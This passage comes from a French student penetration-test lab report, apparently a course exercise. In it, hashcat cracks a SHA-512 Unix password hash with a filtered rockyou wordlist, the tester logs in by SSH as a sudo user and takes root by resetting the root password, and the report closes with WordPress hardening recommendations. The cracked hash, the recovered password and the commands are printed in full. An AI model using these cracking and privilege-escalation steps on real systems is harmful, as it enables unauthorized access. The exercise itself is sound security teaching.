<https://stackoverflow.com/questions/31249693/grepping-for-whole-words-containing-only-numbers>

Crackage des hash :

Nous utilisons une valeur de -m de 1800, car le \$6\$ au début du mot de passe hashé (salt) indique qu'il s'agit d'un hash SHA-512, many rounds.

Source : <https://samsclass.info/123/proj10/p12-hashcat.htm>

```

1750 = HMAC-SHA512 (key = $pass)
1760 = HMAC-SHA512 (key = $salt)
1800 = SHA-512(Unix) ----->
2400 = Cisco-PIX MD5
2410 = Cisco-ASA MD5
2500 = WPA/WPA2
2600 = Double MD5

```

Nous avons mis la valeur `-a` à 0 pour le type d'attaque, qui correspond à un mode d'attaque straight, ce qui nous permettait d'obtenir le résultat désiré.

```

Attack mode      Rejected.....: 0
0 = Straight
1 = Combination
3 = Brute-force
6 = Hybrid Wordlist + Mask
7 = Hybrid Mask + Wordlist

```

```

(kali㉿kali)-[~]
└─$ hashcat -m 1800 -a 0 hash-password.txt numeric-password.txt --force
hashcat (v6.1.1) starting ...
[...]
You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
[...]
* Device #1: pthread-Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 1417/1481 MB (512 MB allocatable), 4MCU
[...]
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
[...]
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
[...]
Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Single-Optimizations
* Uses-64-Bit
[...]
ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.
[...]
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
[...]
Host memory required for this attack: 65 MB
Dictionary cache built:
* Filename..: numeric-password.txt
* Passwords..: 2565109 ----->
* Bytes.....: 24283425
* Keyspace..: 2565105
* Runtime ... : 0 secs

```

Grâce au filtre appliqué sur `rockyou.txt`, nous avons moins de possibilités à tester. Plutôt que d'avoir 14336793 entrées à tester, nous en avons 2565109.

```

Host memory required for this attack: 65 MB

Dictionary cache built:
* Filename..: numeric-password.txt [0-9]+>
* Passwords..: 2565109 ----->
* Bytes.....: 24283425
* Keyspace..: 2565105
* Runtime ... : 0 secs

```

```
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s
Session.....: hashcat
Status.....: Running
Hash.Name....: sha512crypt $6$, SHA512 (Unix)
Hash.Target...: $6$WPhyBfv1$OuavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK...0dcrs0
Time.Started...: Wed Nov 24 15:19:28 2021, (5 secs)
Time.Estimated.: Wed Nov 24 16:20:59 2021, (1 hour, 1 min)
Guess.Base....: File (numeric-password.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 695 H/s (8.52ms) @ Accel:8 Loops:1024 Thr:1 Vec:4
Recovered.....: 0/1 (0.00%) Digests
Progress.....: 3424/2565105 (0.13%)
Rejected.....: 0/3424 (0.00%)
Restore.Point...: 3424/2565105 (0.13%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3072-4096
Candidates.#1...: 246812 → 140392

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => 
```

Résultat du mot de passe cracké :

```
$6$WPhyBfv1$OuavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK6z6KIk0Sn3p0GL.rEgd2ij0Icu0jnUbVq0oxEgeSN0dcrs0:1029387
Session.....: hashcat
Status.....: Cracked
Hash.Name....: sha512crypt $6$, SHA512 (Unix)
Hash.Target...: $6$WPhyBfv1$OuavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK...0dcrs0
Time.Started...: Wed Nov 24 15:19:28 2021, (47 mins, 26 secs)
Time.Estimated.: Wed Nov 24 16:06:54 2021, (0 secs)
Guess.Base....: File (numeric-password.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 532 H/s (10.60ms) @ Accel:8 Loops:1024 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 1823232/2565105 (71.08%)
Rejected.....: 0/1823232 (0.00%)
Restore.Point...: 1823200/2565105 (71.08%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4096-5000
Candidates.#1...: 102946 → 102938475666666

Started: Wed Nov 24 15:19:26 2021
Stopped: Wed Nov 24 16:06:55 2021

[(kali㉿kali)-[~]]$ 
```

Le mot de passe est donc 1029387.

Accès à distance à la machine de Bob :

```
[(kali㉿kali)-[~]]$ ssh sudouser@192.168.100.171
The authenticity of host '192.168.100.171 (192.168.100.171)' can't be established.
ECDSA key fingerprint is SHA256:qd6u0aI/ZYKhLoHcQ/GVJsiPH8/yamugoUR9pULjxnc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.171' (ECDSA) to the list of known hosts.
sudouser@192.168.100.171's password:
Last login: Thu Mar 26 18:08:48 2020 from gateway
Bienvenue. Vous y êtes presque, sudoer. Continuez ...

[sudouser@localhost ~]$ 
```

Obtention de l'accès à root grâce à l'accès à sudouser et ses priviléges :

```
[sudoer@localhost ~]$ su root
Password:
su: Authentication failure
[sudoer@localhost ~]$ passwd root
passwd: Only root can specify a user name.
[sudoer@localhost ~]$ sudo passwd root
[sudo] password for sudouser:
Changing password for user root.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
[sudoer@localhost ~]$ su root
Password:
[root@localhost sudouser]#
```

Nous ne connaissons pas le mot de passe de root, donc impossible de changer d'utilisateur pour se connecter à root. Cependant, comme sudouser possède beaucoup de priviléges, nous avons pu contourner ce problème en changeant le mot de passe de root pour un que nous connaissons, soit "tpfini!!". Ensuite, nous pouvons facilement nous connecter à root grâce à ce mot de passe, et à partir de là, avec les priviléges de root, nous pouvons pratiquement tout faire. Mission réussie !

```
[root@localhost sudouser]# whoami
root
[root@localhost sudouser]# echo 1956576 2021-11-24
1956576 2021-11-24
[root@localhost sudouser]#
```


2.5 Recommandations:

Voici une liste de suggestions que nous proposons afin d'améliorer le niveau de sécurité car l'accès au *root* est facile:

- Une des principales raisons de maintenir WordPress à jour est la sécurité. En effet, souvent des failles de sécurité sont corrigées avec les nouvelles versions. La dernière mise à jour de WordPress nous permet de bénéficier des dernières corrections au niveau de la sécurité. Si on ne met pas à jour WordPress on s'expose aux pirates informatiques. Donc, la mise à jour de WordPress est très recommandée. [3]
- Afin de s'assurer de l'encryption du site de WordPress, nous pouvons faire l'utilisation d'un certificat de sécurité de la couche de transport TLS.
- Il est important de choisir un mot de passe qui est fort. En effet, il faudrait augmenter la longueur du mot de passe en ajoutant des lettres minuscules et majuscules, mais aussi des chiffres ainsi que des caractères spéciaux.
- Une autre recommandation serait de faire la mise à jour du plugin Reflex Gallery. En effet, une grande partie des failles de sécurité impliquant WordPress sont dues aux plugins. Il est important de s'assurer que les plugins que nous utilisons n'ont pas de failles et qu'ils sont issus de sources crédibles. [4]

- Désactiver l'édition de fichiers car si des pirates accèdent à notre panneau d'administration WordPress, ils pourront injecter du code malveillant subtilement dans notre thème ainsi que notre plugin. Afin de désactiver la possibilité de modifier les plugins et le fichier du thème, il faut coller le code suivant dans notre fichier wp-config.php [5] :

- define('DISALLOW_FILE_EDIT', true);



Source: 10 WordPress Tips

Références

- [1] <https://www.kali.org/tools/wpscan/>
- [2] <https://hackertarget.com/wordpress-security-scan/>
- [3] <https://learnwp.ca/wordpress-updates-2/>
- [4] <https://kinsta.com/blog/is-wordpress-secure/>
- [5] https://medium.com/@AmDee_Elyssa/10-wordpress-tips-to-make-your-website-secure-133ffc35f27a